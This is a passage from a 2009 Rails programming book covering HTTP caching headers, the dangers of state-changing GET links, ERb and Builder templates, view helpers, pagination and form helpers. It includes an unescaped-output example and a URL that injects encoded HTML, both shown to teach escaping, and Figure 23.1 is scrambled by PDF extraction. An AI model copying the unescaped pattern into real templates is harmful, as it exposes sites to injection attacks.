printing, March 2009)
C ACHING , P AR T O NE 504 An alternate use for the Expires header is to indicate that the response is not to be cached at all. This can be accomplished with the expires_now method, which understandably takes no parameters. You can find additional information on more expiration options at http://www. w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.9.3. Be aware that if you are using page-level caching, requests that are cached at the server won’t get to your application, so this mechanism needs to also be implemented at the server level to be effective. Here’s an example for the Apache web server: ExpiresActive On <FilesMatch ".(ico|gif|jpe?g|png|js|css)$"> ExpiresDefault "access plus 1 year" </FilesMatch> LastModified and ETag Support The next best thing to eliminating requests entirely is to respond immediately with an HTTP 304 Not Modified response. At a minimum, such responses will save on bandwidth. Often this will enable you to eliminate the server load associated with producing a more complete response. If you are already doing page-level caching with Apache, the web server will generally take care of this for you, based on the timestamp associated with the on disk cache. For all other requests, Rails will produce the necessary HTTP headers for you, if you call one of the stale? or fresh_when methods. Both methods accept both a :last_modified timestamp (in UTC) and an :etag. The latter is either an object on which the response depends or an array of such objects. Such objects need to respond to either cache_key or to_param. ActiveRecord takes care of this for you. stale? is typically used in if statements when custom rendering is involved. fresh_when is often more convenient when you are making use of default rendering: def show @article = Article.find(params[:id]) if stale?(:etag=>@article, :last_modified=>@article.created_at.utc) # ... end end def show fresh_when(:etag=>@article, :last_modified=>@article.created_at.utc) end Report erratum this copy is (P1.0 printing, March 2009)
T HE P ROBLEM WITH GET R EQUESTS 505 22.6 The Problem with GET Requests Periodically, a debate reemerges about the way web applications use links to trigger actions. Here’s the issue. Almost since HTTP was invented, it has been recognized that there is a fundamental difference between HTTP GET and HTTP POST requests. Tim Berners-Lee wrote about it back in 1996.13 Use GET requests to retrieve information from the server, and use POST requests to request a change of state on the server. The problem is that this rule has been widely ignored by web developers. Every time you see an application with an Add to Cart link, you’re seeing a violation, because clicking that link generates a GET request that changes the state of the application (it adds something to the cart in this example). And mostly, we’ve gotten away with it. This changed for the Rails community in the spring of 2005 when Google released its Google Web Accelerator (GWA),14 a piece of client-side code that sped up end users’ browsing. It did this in part by precaching pages. While the user reads the current page, the accelerator software scans it for links and arranges for the corresponding pages to be read and cached in the back- ground. Now imagine that you’re looking at an online store containing Add to Cart links. While you’re deciding between the maroon hot pants and the purple tank top, the accelerator is busy following links. Each link followed adds a new item to your cart. The problem has always been there. Search engines and other spiders con- stantly follow links on public web pages. Normally, though, these links that invoke state-changing actions in applications (such as our Add to Cart link) are not exposed until the user has started some kind of transaction, so the spider won’t see or follow them. The fact that the GWA runs on the client side of the equation suddenly exposed all these links. In an ideal world, every request that has a side effect would be a POST,15 not a GET. Rather than using links, web pages would use forms and buttons whenever they want the server to do something active. The world, though, isn’t ideal, and thousands (millions?) of pages out there break the rules when it comes to GET requests. 13. http://www.w3.org/DesignIssues/Axioms 14. http://radar.oreilly.com/2005/05/google-web-accelerator-conside.html 15. Or a rarer PUT or DELETE request Report erratum this copy is (P1.0 printing, March 2009)
T HE P ROBLEM WITH GET R EQUESTS 506 The default link_to method in Rails generates a regular link, which when clicked creates a GET request. But this certainly isn’t a Rails-specific problem. Many large and successful sites do the same. Is this really a problem? As always, the answer is “It depends.” If you code applications with dangerous links (such as Delete Order, Fire Employee, or Fire Missile), there’s the risk that these links will be followed unintentionally and your application will dutifully perform the requested action. Fixing the GET Problem Following a simple rule can effectively eliminate the risk associated with dan- gerous links. The underlying axiom is straightforward: never allow a straight <a href="..." link that does something dangerous to be followed without some kind of human intervention. Here are some techniques for making this work in practice: • Use forms and buttons: Rather than hyperlinks, use forms and buttons to perform actions that change state on the server. Forms are submitted using POST requests, which means that they will not be submitted by spiders following links, and browsers will warn you if you reload a page. Within Rails, this means using the button_to helper to point to danger- ous actions. However, you’ll need to design your web pages with care. HTML does not allow forms to be nested, so you can’t use button_to within another form. • Use confirmation pages: For cases where you can’t use a form, create a link that references a page that asks for confirmation. This confirmation should be triggered by the submit button of a form; hence, the destruc- tive action won’t be triggered automatically. • Use :method parameters: Use them with a value of :post, :put, or :delete. This will prevent the request from being cached or triggered by web crawlers. Some folks also use the following techniques, hoping they’ll prevent the prob- lem. They don’t work. • Don’t think your actions are protected just because you’ve installed a JavaScript confirmation box on the link. For example, Rails lets you write this: link_to(:action => :delete, :confirm => "Are you sure?" ) This will stop users from accidentally doing damage by clicking the link, but only if they have JavaScript enabled in their browsers. It also does nothing to prevent spiders and automated tools from blindly following the link anyway. Report erratum this copy is (P1.0 printing, March 2009)
T HE P ROBLEM WITH GET R EQUESTS 507 • Don’t think your actions are protected if they appear only in a portion of your website that requires users to log in. Although this does prevent global spiders (such as those employed by the search engines) from get- ting to them, it does not stop client-side technologies (such as Google Web Accelerator). • Don’t think your actions are protected if you use a robots.txt file to con- trol which pages are spidered. This will not protect you from client-side technologies. All this might sound fairly bleak. The real situation isn’t that bad. Just follow one simple rule when you design your site, and you’ll avoid all these issues... Web Health Put All Destructive Actions Warning Behind a POST Request Report erratum this copy is (P1.0 printing, March 2009)
Chapter 23 Action View We’ve seen how the routing component determines which controller to use and how the controller chooses an action. We’ve also seen how the controller and action between them decide what to render to the user. Normally that render- ing takes place at the end of the action, and typically it involves a template. That’s what this chapter is all about. The ActionView module encapsulates all the functionality needed to render templates, most commonly generating HTML, XML, or JavaScript back to the user. As its name suggests, ActionView is the view part of our MVC trilogy. 23.1 Templates When you write a view, you’re writing a template: something that will get expanded to generate the final result. To understand how these templates work, we need to look at three areas: • Where the templates go • The environment they run in • What goes inside them Where Templates Go The render method expects to find templates under the directory defined by the global template_root configuration option. By default, this is set to the direc- tory app/views of the current application. Within this directory, the conven- tion is to have a separate subdirectory for the views of each controller. Our Depot application, for instance, includes products and store controllers. As a result, we have templates in app/views/products and app/views/store. Each direc- tory typically contains templates named after the actions in the corresponding controller.
T EMPLATES 509 You can also have templates that aren’t named after actions. These can be rendered from the controller using calls such as this: render(:action => 'fake_action_name' ) render(:template => 'controller/name' ) render(:file => 'dir/template' ) The last of these allows you to store templates anywhere on your filesystem. This is useful if you want to share templates across applications. The Template Environment Templates contain a mixture of fixed text and code. The code is used to add dynamic content to the template. That code runs in an environment that gives it access to the information set up by the controller. • All instance variables of the controller are also available in the template. This is how actions communicate data to the templates. • The controller object’s flash, headers, logger, params, request, response, and session are available as accessor methods in the view. Apart from the flash, view code probably should not use these directly, because the responsibility for handling them should rest with the controller. How- ever, we do find this useful when debugging. For example, the following html.erb template uses the debug method to display the contents of the session, the details of the parameters, and the current response: <h4>Session</h4> <%= debug(session) %> <h4>Params</h4> <%= debug(params) %> <h4>Response</h4> <%= debug(response) %> • The current controller object is accessible using the attribute named con- troller. This allows the template to call any public method in the controller (including the methods in ActionController). • The path to the base directory of the templates is stored in the attribute base_path. What Goes in a Template Out of the box, Rails supports three types of template: • Builder templates use the Builder library to construct XML responses. • ERb templates are a mixture of content and embedded Ruby. They are typically used to generate HTML pages. • RJS templates create JavaScript to be executed in the browser and are typically used to interact with Ajaxified web pages. We’ll talk briefly about Builder next and then look at ERb. We’ll look at RJS templates in Chapter 24, The Web, v2.0, on page 563. Report erratum this copy is (P1.0 printing, March 2009)
T EMPLATES 510 Builder Templates Builder is a freestanding library that lets you express structured text (such as XML) in code.1 A builder template (in a file with an .xml.builder extension) contains Ruby code that uses the Builder library to generate XML. Here’s a simple builder template that outputs a list of product names and prices in XML: Download erb/products.xml.builder xml.div(:class => "productlist" ) do xml.timestamp(Time.now) @products.each do |product| xml.product do xml.productname(product.title) xml.price(product.price, :currency => "USD" ) end end end With an appropriate collection of products (passed in from the controller), the template might produce something such as this: <div class="productlist"> <timestamp>Sun Oct 01 09:13:04 EDT 2006</timestamp> <product> <productname>Pragmatic Programmer</productname> <price currency="USD">12.34</price> </product> <product> <productname>Rails Recipes</productname> <price currency="USD">23.45</price> </product> </div> Notice how Builder has taken the names of methods and converted them to XML tags; when we said xml.price, it created a tag called <price> whose con- tents were the first parameter and whose attributes were set from the subse- quent hash. If the name of the tag you want to use conflicts with an existing method name, you’ll need to use the tag! method to generate the tag: xml.tag!("id" , product.id) Builder can generate just about any XML you need. It supports namespaces, entities, processing instructions, and even XML comments. Take a look at the Builder documentation for details. 1. Builder is available on RubyForge (http://builder.rubyforge.org/) and via RubyGems. Rails comes packaged with its own copy of Builder, so we don’t have to download anything to get started. Report erratum this copy is (P1.0 printing, March 2009)
T EMPLATES 511 ERb Templates At its simplest, an ERb template is just a regular HTML file. If a template contains no dynamic content, it is simply sent as is to the user’s browser. The following is a perfectly valid html.erb template: <h1>Hello, Dave!</h1> <p> How are you, today? </p> However, applications that just render static templates tend to be a bit boring to use. We can spice them up using dynamic content: <h1>Hello, Dave!</h1> <p> It's <%= Time.now %> </p> If you’re a JSP programmer, you’ll recognize this as an inline expression: any code between <%= and %> is evaluated, the result is converted to a string using to_s, and that string is substituted into the resulting page. The expression inside the tags can be arbitrary code: <h1>Hello, Dave!</h1> <p> It's <%= require 'date' DAY_NAMES = %w{ Sunday Monday Tuesday Wednesday Thursday Friday Saturday } today = Date.today DAY_NAMES[today.wday] %> </p> Putting lots of business logic into a template is generally considered to be a Very Bad Thing, and you’ll risk incurring the wrath of the coding police should you get caught. We’ll look at a better way of handling this when we discuss helpers on page 514. Sometimes you need code in a template that doesn’t directly generate any out- put. If you leave the equals sign off the opening tag, the contents are executed, but nothing is inserted into the template. We could have written the previous example as follows: <% require 'date' DAY_NAMES = %w{ Sunday Monday Tuesday Wednesday Thursday Friday Saturday } today = Date.today %> <h1>Hello, Dave!</h1> <p> It's <%= DAY_NAMES[today.wday] %>. Tomorrow is <%= DAY_NAMES[(today + 1).wday] %>. </p> Report erratum this copy is (P1.0 printing, March 2009)
T EMPLATES 512 In the JSP world, this is called a scriptlet. Again, many folks will chastise you if they discover you adding code to templates. Ignore them—they’re falling prey to dogma. There’s nothing wrong with putting code in a template. Just don’t put too much code in there (and especially don’t put business logic in a template). We’ll see later how we could have done the previous example better using a helper method. You can think of the HTML text between code fragments as if each line were being written by a Ruby program. The <%...%> fragments are added to that same program. The HTML is interwoven with the explicit code that you write. As a result, code between <% and %> can affect the output of HTML in the rest of the template. For example, consider this template: <% 3.times do %> Ho!<br/> <% end %> Internally, the templating code translates this into something like: 3.times do concat("Ho!<br/>" , binding) end The concat method appends its first argument to the generated page. (The second argument to concat tells it the context in which to evaluate variables.) The result? You’ll see the phrase Ho! written three times to your browser. Finally, you might have noticed example code in this book where the ERb chunks ended with -%>. The minus sign tells ERb not to include the newline that follows in the resulting HTML file. In the following example, there will not be a gap between line 1 and line 2 in the output: The time <% @time = Time.now -%> is <%= @time %> You can modify the default behavior by setting the value of the erb_trim_mode property in your application’s configuration. For example, if you add the fol- lowing line to environment.rb in the config directory: config.action_view.erb_trim_mode = ">" trailing newlines will be stripped from all <%...%> sequences. As a curiosity, if the trim mode contains a percent character, you can write your templates slightly differently. As well as enclosing Ruby code in <%...%>, you can also write Ruby on lines that start with a single percent sign. For example, if your environment.rb file contains this: config.action_view.erb_trim_mode = "%" Report erratum this copy is (P1.0 printing, March 2009)
T EMPLATES 513 you could write something like this: % 5.downto(1) do |i| <%= i %>... <br/> % end See the ERb documentation for more possible values for the trim mode. Escaping Substituted Values There’s one critical danger with ERb templates. When you insert a value using <%=...%>, it goes directly into the output stream. Take the following case: The value of name is <%= params[:name] %> In the normal course of things, this will substitute in the value of the request parameter name. But what if our user entered the following URL? http://x.y.com/myapp?name=Hello%20%3cb%3ethere%3c/b%3e The strange sequence %3cb%3ethere%3c/b%3e is a URL-encoded version of the HTML <b>there</b>. Our template will substitute this in, and the page will be displayed with the word there in bold. This might not seem like a big deal, but at best it leaves your pages open to defacement. At worst, as we’ll see in Chapter 27, Securing Your Rails Applica- tion, on page 637, it’s a gaping security hole that makes your site vulnerable to attack and data loss. Fortunately, the solution is simple. Always escape any text that you substitute into templates that isn’t meant to be HTML. Rails comes with a method to do just that. Its long name is html_escape, but most people just call it h. The value of name is <%=h params[:name] %> In fact, because Ruby doesn’t generally require parentheses around outermost calls to methods, most templates generated by Rails, and in fact most Rails code these days, choose to tuck the h immediately after the %=: The value of name is <%=h params[:name] %> Get into the habit of typing h immediately after you type <%=. You can’t use the h method if the text you’re substituting contains HTML that you want to be interpreted, because the HTML tags will be escaped—if you cre- ate a string containing <em>hello</em> and then substitute it into a template using the h method, the user will see <em>hello</em> rather than hello. The sanitize method offers some protection. It takes a string containing HTML and cleans up dangerous elements: <form> and <script> tags are escaped, and on= attributes and links starting javascript: are removed. Report erratum this copy is (P1.0 printing, March 2009)
U SING H ELPERS 514 The product descriptions in our Depot application were rendered as HTML (that is, they were not escaped using the h method). This allowed us to embed formatting information in them. If we allowed people outside our organization to enter these descriptions, it would be prudent to use the sanitize method to reduce the risk of our site being attacked successfully. 23.2 Using Helpers Earlier we said that it’s OK to put code in templates. Now we’re going to modify that statement. It’s perfectly acceptable to put some code in templates—that’s what makes them dynamic. However, it’s poor style to put too much code in templates. There are three main reasons for this. First, the more code you put in the view side of your application, the easier it is to let discipline slip and start adding application-level functionality to the template code. This is definitely poor form; you want to put application stuff in the controller and model layers so that it is available everywhere. This will pay off when you add new ways of viewing the application. The second reason is that html.erb is basically HTML. When you edit it, you’re editing an HTML file. If you have the luxury of having professional designers create your layouts, they’ll want to work with HTML. Putting a bunch of Ruby code in there just makes it hard to work with. The final reason is that code embedded in views is hard to test, whereas code split out into helper modules can be isolated and tested as individual units. Rails provides a nice compromise in the form of helpers. A helper is simply a module containing methods that assist a view. Helper methods are output- centric. They exist to generate HTML (or XML, or JavaScript)—a helper extends the behavior of a template. By default, each controller gets its own helper module. It won’t be surprising to learn that Rails makes certain assumptions to help link the helpers into the controller and its views. If a controller is named BlogController, it will auto- matically look for a helper module called BlogHelper in the file blog_helper.rb in the app/helpers directory. You don’t have to remember all these details—the generate controller script creates a stub helper module automatically. For example, the views for our store controller might set the title of generated pages from the instance variable @page_title (which presumably gets set by the controller). If @page_title isn’t set, the template uses the text Pragmatic Store. The top of each view template might look like this: <h3><%= @page_title || "Pragmatic Store" %></h3> <!-- ... --> Report erratum this copy is (P1.0 printing, March 2009)
H ELPERS FOR F ORMATTING , L INKING , AND P AGINATION 515 We’d like to remove the duplication between templates. If the default name of the store changes, we don’t want to edit each view. So, let’s move the code that works out the page title into a helper method. Because we’re in the store controller, we edit the file store_helper.rb in app/helpers (as shown on the next page). module StoreHelper def page_title @page_title || "Pragmatic Store" end end Now the view code simply calls the helper method: <h3><%= page_title %></h3> <!-- ... --> (We might want to eliminate even more duplication by moving the rendering of the entire title into a separate partial template, shared by all the controller’s views, but we don’t talk about them until Section 23.9, Partial-Page Templates, on page 552.) 23.3 Helpers for Formatting, Linking, and Pagination Rails comes with a bunch of built-in helper methods, available to all views. In this section we’ll touch on the highlights, but you’ll probably want to look at the Action View RDoc for the specifics—there’s a lot of functionality in there. Formatting Helpers One set of helper methods deals with dates, numbers, and text. <%= distance_of_time_in_words(Time.now, Time.local(2005, 12, 25)) %> 248 days <%= distance_of_time_in_words(Time.now, Time.now + 33, false) %> 1 minute <%= distance_of_time_in_words(Time.now, Time.now + 33, true) %> half a minute <%= time_ago_in_words(Time.local(2004, 12, 25)) %> 116 days <%= number_to_currency(123.45) %> $123.45 <%= number_to_currency(234.56, :unit => "CAN$", :precision => 0) %> CAN$235 Report erratum this copy is (P1.0 printing, March 2009)
H ELPERS FOR F ORMATTING , L INKING , AND P AGINATION 516 <%= number_to_human_size(123_456) %> 120.6 KB <%= number_to_percentage(66.66666) %> 66.667% <%= number_to_percentage(66.66666, :precision => 1) %> 66.7% <%= number_to_phone(2125551212) %> 212-555-1212 <%= number_to_phone(2125551212, :area_code => true, :delimiter => " ") %> (212) 555 1212 <%= number_with_delimiter(12345678) %> 12,345,678 <%= number_with_delimiter(12345678, "_") %> 12_345_678 <%= number_with_precision(50.0/3) %> 16.667 The debug method dumps out its parameter using YAML and escapes the result so it can be displayed in an HTML page. This can help when trying to look at the values in model objects or request parameters. <%= debug(params) %> --- !ruby/hash:HashWithIndifferentAccess name: Dave language: Ruby action: objects controller: test Yet another set of helpers deals with text. There are methods to truncate strings and highlight words in a string. <%= simple_format(@trees) %> Formats a string, honoring line and paragraph breaks. You could give it the plain text of the Joyce Kilmer poem Trees, and it would add the HTML to format it as follows. <p> I think that I shall never see <br />A poem lovely as a tree.</p> <p>A tree whose hungry mouth is prest <br />Against the sweet earth’s flowing breast; </p> Report erratum this copy is (P1.0 printing, March 2009)
H ELPERS FOR F ORMATTING , L INKING , AND P AGINATION 517 <%= excerpt(@trees, "lovely", 8) %> ...A poem lovely as a tre... <%= highlight(@trees, "tree") %> I think that I shall never see A poem lovely as a <strong class="highlight">tree</strong>. A <strong class="highlight">tree</strong> whose hungry mouth is prest Against the sweet earth’s flowing breast; <%= truncate(@trees, :length => 20) %> I think that I sh... There’s a method to pluralize nouns. <%= pluralize(1, "person") %> but <%= pluralize(2, "person") %> 1 person but 2 people If you’d like to do what the fancy websites do and automatically hyperlink URLs and e-mail addresses, there are helpers to do that. There’s another that strips hyperlinks from text. Back on page 93, we saw how the cycle helper can be used to return the successive values from a sequence each time it’s called, repeating the sequence as necessary. This is often used to create alternating styles for the rows in a table or list. current_cycle and reset_cycle methods are also available. Finally, if you’re writing something like a blog site or you’re allowing users to add comments to your store, you could offer them the ability to create their text in Markdown (BlueCloth)2 or Textile (RedCloth)3 format. These are simple formatters that take text with very simple, human-friendly markup and convert it into HTML. If you have the appropriate libraries installed on your system,4 this text can be rendered into views using the markdown, word_wrap, textilize, and textilize_without_paragraph helper methods. Linking to Other Pages and Resources The ActionView::Helpers::AssetTagHelper and ActionView::Helpers::UrlHelper modules contain a number of methods that let you reference resources external to the current template. Of these, the most commonly used is link_to, which creates a hyperlink to another action in your application: <%= link_to "Add Comment" , :action => "add_comment" %> 2. http://bluecloth.rubyforge.org/ 3. http://www.whytheluckystiff.net/ruby/redcloth/ 4. If you use RubyGems to install the libraries, you’ll need to add an appropriate config.gem call to your environment.rb. Report erratum this copy is (P1.0 printing, March 2009)
H ELPERS FOR F ORMATTING , L INKING , AND P AGINATION 518 The first parameter to link_to is the text displayed for the link. The next is a hash specifying the link’s target. This uses the same format as the controller url_for method, which we discussed back on page 433. A third parameter may be used to set HTML attributes on the generated link: <%= link_to "Delete" , { :action => "delete" , :id => @product}, { :class => "dangerous" } %> This third parameter supports three additional options that modify the behav- ior of the link. Each requires JavaScript to be enabled in the browser. The :confirm option takes a short message. If present, JavaScript will be gener- ated to display the message and get the user’s confirmation before the link is followed: <%= link_to "Delete" , { :action => "delete" , :id => @product}, { :class => "dangerous" , :confirm => "Are you sure?" , :method => :delete} %> The :popup option takes either the value true or a two-element array of win- dow creation options (the first element is the window name passed to the JavaScript window.open method; the second element is the option string). The response to the request will be displayed in this pop-up window: <%= link_to "Help" , { :action => "help" }, :popup => ['Help' , 'width=200,height=150' ] %> The :method option is a hack—it allows you to make the link look to the appli- cation as if the request were created by a POST, PUT, or DELETE, rather than the normal GET method. This is done by creating a chunk of JavaScript that submits the request when the link is clicked—if JavaScript is disabled in the browser, a GET will be generated. <%= link_to "Delete" , { :controller => 'articles' , :id => @article }, :method => :delete %> The button_to method works the same as link_to but generates a button in a self-contained form, rather than a straight hyperlink. As we discussed in Sec- tion 22.6, The Problem with GET Requests, on page 505, this is the preferred method of linking to actions that have side effects. However, these buttons live in their own forms, which imposes a couple of restrictions: they cannot appear inline, and they cannot appear inside other forms. Rails has conditional linking methods that generate hyperlinks if some con- dition is met and just return the link text otherwise. link_to_if and link_to_unless Report erratum this copy is (P1.0 printing, March 2009)
H ELPERS FOR F ORMATTING , L INKING , AND P AGINATION 519 take a condition parameter, followed by the regular parameters to link_to. If the condition is true (for link_to_if) or false (for link_to_unless), a regular link will be created using the remaining parameters. If not, the name will be added as plain text (with no hyperlink). The link_to_unless_current helper is used to create menus in sidebars where the current page name is shown as plain text and the other entries are hyperlinks: <ul> <% %w{ create list edit save logout }.each do |action| -%> <li> <%= link_to_unless_current(action.capitalize, :action => action) %> </li> <% end -%> </ul> The link_to_unless_current helper may also be passed a block that is evaluated only if the current action is the action given, effectively providing an alterna- tive to the link. There also is a current_page helper method that simply tests whether the current request URI was generated by the given options. As with url_for, link_to and friends also support absolute URLs: <%= link_to("Help" , "http://my.site/help/index.html" ) %> The image_tag helper can be used to create <img> tags. The image size may be specified using a single :size parameter (of the form width xheight) or by explicitly giving the width and height as separate parameters: <%= image_tag("/images/dave.png" , :class => "bevel" , :size => "80x120" ) %> <%= image_tag("/images/andy.png" , :class => "bevel" , :width => "80" , :height => "120" ) %> If you don’t give an :alt option, Rails synthesizes one for you using the image’s filename. If the image path doesn’t start with a / character, Rails assumes that it lives under the /images directory. You can make images into links by combining link_to and image_tag: <%= link_to(image_tag("delete.png" , :size => "50x22" ), { :controller => "admin" , :action => "delete" , :id => @product}, { :confirm => "Are you sure?" , :method => :delete}) %> The mail_to helper creates a mailto: hyperlink that, when clicked, normally loads the client’s e-mail application. It takes an e-mail address, the name of the link, and a set of HTML options. Within these options, you can also use :bcc, :cc, :body, and :subject to initialize the corresponding e-mail fields. Finally, the Report erratum this copy is (P1.0 printing, March 2009)
H ELPERS FOR F ORMATTING , L INKING , AND P AGINATION 520 magic option :encode=>"javascript" uses client-side JavaScript to obscure the generated link, making it harder for spiders to harvest e-mail addresses from your site.5 <%= mail_to("support@pragprog.com" , "Contact Support" , :subject => "Support question from #{@user.name}" , :encode => "javascript" ) %> As a weaker form of obfuscation, you can use the :replace_at and :replace_dot options to replace the at sign and dots in the displayed name with other strings. This is unlikely to fool harvesters. The AssetTagHelper module also includes helpers that make it easy to link to stylesheets and JavaScript code from your pages and to create autodiscovery Atom feed links. We created a stylesheet link in the layouts for the Depot application, where we used stylesheet_link_tag in the head: Download depot_r/app/views/layouts/store.html.erb <%= stylesheet_link_tag "depot" , :media => "all" %> The stylesheet_include_tag method can also take a parameter named :all indicat- ing that all styles in the stylesheet directory will be included. Adding :recursive => true will cause Rails to include all styles in all subdirectories too. The javascript_include_tag method takes a list of JavaScript filenames (assumed to live in public/javascripts) and creates the HTML to load these into a page. In addition to :all and :defaults, javascript_include_tag accepts as a parameter the value :defaults, which acts as a shortcut and causes Rails to load the files pro- totype.js, effects.js, dragdrop.js, and controls.js, along with application.js if it exists. Use the latter file to add your own JavaScript to your application’s pages.6 An RSS or Atom link is a header field that points to a URL in our application. When that URL is accessed, the application should return the appropriate RSS or Atom XML: <html> <head> <%= auto_discovery_link_tag(:atom, :action => 'feed') %> </head> . . . Finally, the JavaScriptHelper module defines a number of helpers for working with JavaScript. These create JavaScript snippets that run in the browser to generate special effects and to have the page dynamically interact with our 5. But it also means your users won’t see the e-mail link if they have JavaScript disabled in their browsers. 6. Writers of plug-ins can arrange for their own JavaScript files to be loaded when an application specifies :defaults, but that’s beyond the scope of this book. Report erratum this copy is (P1.0 printing, March 2009)
H ELPERS FOR F ORMATTING , L INKING , AND P AGINATION 521 application. That’s the subject of a separate chapter, Chapter 24, The Web, v2.0, on page 563. By default, image and stylesheet assets are assumed to live in the images and stylesheets directories relative to the application’s public directory. If the path given to an asset tag method includes a forward slash, then the path is assumed to be absolute, and no prefix is applied. Sometimes it makes sense to move this static content onto a separate box or to different locations on the current box. Do this by setting the configuration variable asset_host: config.action_controller.asset_host = "http://media.my.url/assets" Pagination Helpers A community site might have thousands of registered users. We might want to create an administration action to list these, but dumping thousands of names to a single page is somewhat rude. Instead, we’d like to divide the output into pages and allow the user to scroll back and forth in these. As of Rails 2.0, pagination is no longer part of Rails; instead, this functionality is provided by a gem. You can add this gem to an existing application by adding the following to the end of config/environment.rb: Rails::Initializer.run do |config| config.gem 'mislav-will_paginate' , :version => '~> 2.3.2' , :lib => 'will_paginate' , :source => 'http://gems.github.com' end To install this gem (and any other missing gem dependencies), run this: sudo rake gems:install Now pagination is ready to use. Pagination works at the controller level and at the view level. In the controller, it controls which rows are fetched from the database. In the view, it displays the links necessary to navigate between different pages. Let’s start in the controller. We’ve decided to use pagination when displaying the list of users. In the controller, we declare a paginator for the users table: Download e1/views/app/controllers/pager_controller.rb def user_list @users = User.paginate :page => params[:page], :order => 'name' end Other than requiring a :page parameter, paginate works just like find—it just doesn’t fetch all of the records. paginate returns a PaginatedCollection proxy object paginator. This object can be used by our view to display the users, thirty at a time. The paginator knows which set of users to show by looking for a request parameter, by default called Report erratum this copy is (P1.0 printing, March 2009)
H ELPERS FOR F ORMATTING , L INKING , AND P AGINATION 522 page. If a request comes in with page=1, the proxy returns the first thirty users in the table. If page=2, the 31st through 60th users are returned. Alternately, you can use the :per_page option to specify a different number of records per page. Over in the view file user_list.html.erb, we display the users using a conventional loop, iterating over the @users collection created by the paginator. We use the pagination_links helper method to construct a nice set of links to other pages. By default, these links show the two page numbers on either side of the current page, along with the first and last page numbers. Download e1/views/app/views/pager/user_list.html.erb <table> <tr><th>Name</th></tr> <% for user in @users %> <tr><td><%= user.name %></td></tr> <% end %> </table> <hr/> <%= will_paginate @users %> <hr/> Navigate to the user_list action, and you’ll see the first page of names. Click the number 2 in the pagination links at the bottom, and the second page will appear. Pagination is not a complete solution for breaking up the display of large sets of data. Although it is often useful, as you become more experienced with Rails, you may well find yourself rolling your own. You can find more information on the will_paginate gem at http://github.com/ mislav/will_paginate/wikis. Report erratum this copy is (P1.0 printing, March 2009)
H OW F ORMS W ORK 523 myapp_controller.rb def edit @user = User.find(params[:id]) end edit.html.erb <% form_for :user, :url => { :action => 'save', :id => @user } do |f| %> <%= f.text_field 'name' %></p> <%= f.text_field 'country' %></p> The application receives a request <%= f.password_field 'password' %></p> to edit a user. It reads the data into ... a new User model object. <% end %> The edit.html.erb template is called. It uses the information in the user object to generate... <form action="/myapp/save/1234"> <input name="user[name]" ... > the HTML is sent to the browser. <input name="user[country]" ... > When the response is received... <input name="user[password]" ... > ... the parameters are extracted into a </form> nested hash. The save action uses the parameters to find the user record and update it. @params = { :id => 1234, :user => { :name => " ... ", :country => " ... ", def save :password => " ... " } user = User.find(params[:id]) } if user.update_attributes(params[:user]) ... end end Figure 23.1: Models, controllers, and views work together. 23.4 How Forms Work Rails features a fully integrated web stack. This is most apparent in the way that the model, controller, and view components interoperate to support cre- ating and editing information in database tables. In Figure 23.1, we can see how the various attributes in the model pass through the controller to the view, on to the HTML page, and back again into the model. The model object has attributes such as name, country, and password. The template uses helper methods (which we’ll discuss shortly) to construct an HTML form to let the user edit the data in the model. Note how the form fields are named. The country attribute, for example, is mapped to an HTML input field with the name user[country]. Report erratum this copy is (P1.0 printing, March 2009)
F ORMS T HAT W RAP M ODEL O BJECTS 524 When the user submits the form, the raw POST data is sent back to our appli- cation. Rails extracts the fields from the form and constructs the params hash. Simple values (such as the id field, extracted by routing from the form action) are stored as scalars in the hash. But, if a parameter name has brackets in it, Rails assumes that it is part of more structured data and constructs a hash to hold the values. Inside this hash, the string inside the brackets is used as the key. This process can repeat if a parameter name has multiple sets of brackets in it. Form parameters params id=123 { :id => "123" } user[name]=Dave { :user => { :name => "Dave" }} user[address][city]=Wien { :user => { :address => { :city => "Wien" }}} In the final part of the integrated whole, model objects can accept new attribute values from hashes, which allows us to say this: user.update_attributes(params[:user]) Rails integration goes deeper than this. Looking at the .html.erb file in Fig- ure 23.1, we can see that the template uses a set of helper methods to create the form’s HTML; these are methods such as form_for and text_field. In fact, Rails’ form support has something of a split personality. When you’re writing forms that map to database resources, you’ll likely use the form_for style of form. When you’re writing forms that don’t map easily to database tables, you’ll probably use the lower-level form_tag style. (In fact, this naming is consistent across most of the Rails form helper methods; a name ending with _tag is generally lower level than the corresponding name without _tag.) Let’s start by looking at the high-level, resource-centric form_for type of form. 23.5 Forms That Wrap Model Objects A form that wraps a single Active Record module should be created using the form_for helper. (Note that form_for goes inside a <%...%> construct, not <%=...%>.) <% form_for :user do |form| %> . . . <% end %> The first parameter does double duty. It tells Rails the name of the object being manipulated (:user in this case) and also the name of the instance variable that holds a reference to that object (@user). Thus, in a controller action that rendered the template containing this form, we might write this: def new @user = User.new end Report erratum this copy is (P1.0 printing, March 2009)
F ORMS T HAT W RAP M ODEL O BJECTS 525 The action that receives the form data back would use the name to select that data from the request parameters: def create @user = User.new(params[:user]) ... end If for some reason the variable containing the model object is not named after the model’s class, we can give the variable as an optional second argument to form_for: <% form_for :user, @account_holder do |form| %> . . . <% end %> People first using form_for are often tripped up by the fact that it should not be used in an ERb substitution block. You should write this: <% form_for :user, @account_holder do |form| %> and not the variant with the equals sign shown next: <%= form_for :user, @account_holder do |form| %><!-- DON'T DO THIS --> form_for takes a hash of options. The two most commonly used options are :url and :html. The :url option takes the same fields that you can use in the url_for and link_to methods. It specifies the URL to be invoked when the form is submitted. <% form_for :user, :url => { :action => :create } %> . . . It also works with named routes (and this ought to be the way you use it). If we don’t specify a :url option, form_for posts the form data back to the origi- nating action: <% form_for :user, :url => users_url %> . . . The :html option lets us add HTML attributes to the generated form tag: <% form_for :product, :url => { :action => :create, :id => @product }, :html => { :class => "my_form" } do |form| %> As a special case, if the :html hash contains :multipart => true, the form will return multipart form data, allowing it to be used for file uploads (see Section 23.8, Uploading Files to Rails Applications, on page 544). We can use the :method parameter in the :html options to simulate using some- thing other than POST to send the form data: <% form_for :product, :url => { :action => :create, :id => @product }, :html => { :class => "my_form" , :method => :put } do |form| %> Report erratum this copy is (P1.0 printing, March 2009)
